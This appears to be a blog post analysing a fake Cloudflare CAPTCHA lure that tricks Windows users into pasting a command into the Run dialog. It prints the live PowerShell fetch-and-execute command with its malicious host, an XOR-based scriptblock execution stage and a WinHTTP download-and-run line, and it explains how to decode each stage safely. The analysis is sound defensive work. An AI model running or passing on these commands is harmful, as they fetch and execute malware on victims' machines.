A Wild Malware Appears


So the story begins this morning when I had just woken up and was thinking about what to do next, when a dear friend sent me the picture on the cover. I instantly knew this was a malware phishing attempt due to a number previous encounters of the same exact format. I quickly told him to send me the link to the website and I got excited over how I knew I would spend my next 30 minutes.
Background information
A CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) is a technique used by big websites and services to ensure their precious resources are only used on human customers, not random bots or agents scouring the web for information to steal. This test comes in many forms which I am sure many of you might have seen but this one pattern is unique to malware.
A website will ask for the following steps:

Do not let the Cloudflare logo fool you, this is most definitely suspicious. As many power-users of Windows might know, "Win + R" launches the "Run Dialogue" which can be used to directly execute PowerShell and cmd commands. The subsequent "Ctrl + V" pastes a command from the clipboard, note that you did not have to copy anything, and that websites can easily modify the contents of your clipboard. Then usually, without realizing it, the victim will just press enter and the malicious payload will be executed on the host and compromise the system in whatever mischievous way the attacker desired.
This fake cloud flare captcha showed up on the website:
https://studyonlinequran.com/
Note that this wasn't a shady website with a HTTP prefix, this was secure, verified and yet still it had this. only conclusion: nothing is safe.
Analysis Phase
Now that the formalities are out of the way, we begin the analysis phase. Let's see what this had to offer. I will be going step by step so as to not leave behind any readers who are not proficient in PowerShell.
As you might have guessed, since Win + R was involved, the payload was a cmd (command prompt) command. Runs natively in Windows, no external downloads required, a malware developer's favorite playground. Thus the journey begins.
Step 1
Going to the website, I got the same screen and got the payload from it:

Lets bring it into vscode to get a better look and lets break this down step by step:
powershell -w h "iex(irm ^
'enter-pverif-code.info/4e78f4b58df17cc4' -UseBasicParsing)"; exitpowershell: invokes Powershell process to execute those commands.
-w: opens a new Powershell window
h: launches it in hidden mode i.e minimized
iex: Invoke-Expression cmdlet is used to execute whatever string is provided to it in its parenthesis as a real command. A good tool to run anything malicious without any safety nets.
irm: Invoke-RestMethod is a cmdlet used for invoking web requests using HTTP and HTTPS to either web services or other repositories.
^ : special character to split long commands to new lines. It wasn't actually in the command, I added for your clarity.
enter-pverif-code.info/4e78f4b58df17cc4: URL for the malicious payload.
-UseBasicParsing: A deprecated method from pwsh 5.1 used to return the raw HTML in a String object. Does not have any effect in modern pwsh 7.6 LTS
exit: quits and closes the Powershell window.
So, we can get a high level idea of what is happening:
A web request is issued and an HTML page is returned which is then converted to string and executed using iex in PowerShell.
Whatever, is being pulled in form of HTML is PowerShell since that was the process invoked. How can we see it? How can we get the contents of the HTML without compromising our system?
How about we just don't execute it?
if we modify the command slightly, we can easily get the contents and not execute it for analysis. Can you tell what we have to remove?
irm 'enter-pverif-code.info/4dcce528fef43e70' -UseBasicParsing
simply running this command we can get the output in terminal and when redirected to a file for clean inspection, we get to the next step.
Step 2:
Since its messy, I will just add a screenshot of it

YIKES! lets try to understand it, then we can clean it up and make it work how we want it to.
$r69a0 : $ prefix shows that this is a variable declaration of the name r69a0.@(..) : this syntax is used to declare an array in Powershell. In this case we can see it is an Integer array.
So, already can see that a possible string is being built out in ASCII using this integer array and the += operators. so we can make it little easier on the eyes by:

Now we can focus on the last line, since that is where the magic happens:
&([scriptblock]::Create(-join($payload_string|%{[char]($_-bxor42)})))
&: When placed at the beginning of a line, it forces PowerShell to treat a string or variable as an executable command. This is necessary when a script path, function, or executable name is stored inside a variable.
[scriptblock]::Create(): Creates a script block based on a string/script to be parsed and executed
-join: joins a separate character array into a single string i.e ['h','i'] into "hi"
$payload_string: our full array variable being referenced.
|: pipe operator sends output of one command to another. In this case the entire value of the variable is the output.
%: it is an alias of 'ForEach-Object'. It iterates over all items in the array and the current element is referenced by $_
[char]: explicit typecasting
$_ -bxor 42 : current element will be bitwise xor with binary of number 42
So we can see that, it iterates over all the numbers in the array, xor with 42, the resulting number is typecast to a character. Applied to all numbers in array, which are all then joined to a single string which is made an executable script block that is then executed using the & call operator.
Now we just need to decode it without executing it. A simple solution would be:
Write-Output -join($payload_string|%{[char]($_-bxor42)})
simply print the output and redirect to a file named step 3.
Step 3:

This is fun :)
It looks much simpler than last time. Again, at first glance, we see the array declaration, joins, and bitwise xor with 11 this time. Almost the same logic as last time.
What's new is the next line. It creates a WinHTTP COM object and stores it in the variable $na92f. This object is Microsoft's built-in HTTP client for Windows that lets PowerShell (or VB Script, JScript, VBA, etc.) send HTTP/HTTPS requests without requiring external libraries. Let's clean it up a little as well.

Using the technique from last time to just decode the integer array, we get the string, and instead of executing the response body, I neutralize it to just print the values.
Lets start dissecting, shall we?
$web_request_obj=New-Object -ComObject WinHttp.WinHttpRequest.5.1;
New-Object: PowerShell cmdlet that creates a new object instance.
-ComObject: Tells New-Object to create a Windows COM object instead of a .NET object. The COM (Component object model) is microsoft's technology for exposing reusable software components to other programs.
WinHttp.WinHttpRequest.5.1: The COM ProgramID identifying the WinHTTP HTTP client (version 5.1).
Next two lines are relatively simpler:
$web_request_obj.Open("GET", $attack_URL);
$web_request_obj.Send();
The Open() method on the web object sets the URL and method, and the Send() method actually sends the payload and request on the network.
&([scriptblock]::Create( -join($na92f.ResponseBody|%{[char]$_ })))
We know this and i just changed it to:
Write-Output (-join($web_request_obj.ResponseBody|%{[char]$_}))
This led me to read the ResponseBody without executing it, and led me to Step 4
Further Steps:
The further steps became a recurring pattern of step 2 and 3:


Before I could move on to Step 6, the url must have timed out, because when i tried to execute step 5 to get step 6, I got the following content:

When I tried to get a new link from the website again, it would not show the Cloudflare captcha no matter how many times I refreshed, and thus our journey came to a close. My speculation is that it must have run the pattern a fixed number of times (tens of times, to prevent tracing like I was doing) and then a malicious payload was executed, which could be anything.
This is a very common scam and very well known. Search for the "Win R Ctrl V captcha scam" and you will find examples. Be safe and always keep learning.
byeeee :)
Few good reading exercises if you want to learn more:
https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-restmethod?view=powershell-7.6
https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-expression?view=powershell-7.6
http://www.captcha.net/
https://learn.microsoft.com/en-us/dotnet/api/
system.management.automation.scriptblock.create?view=powershellsdk-7.6.0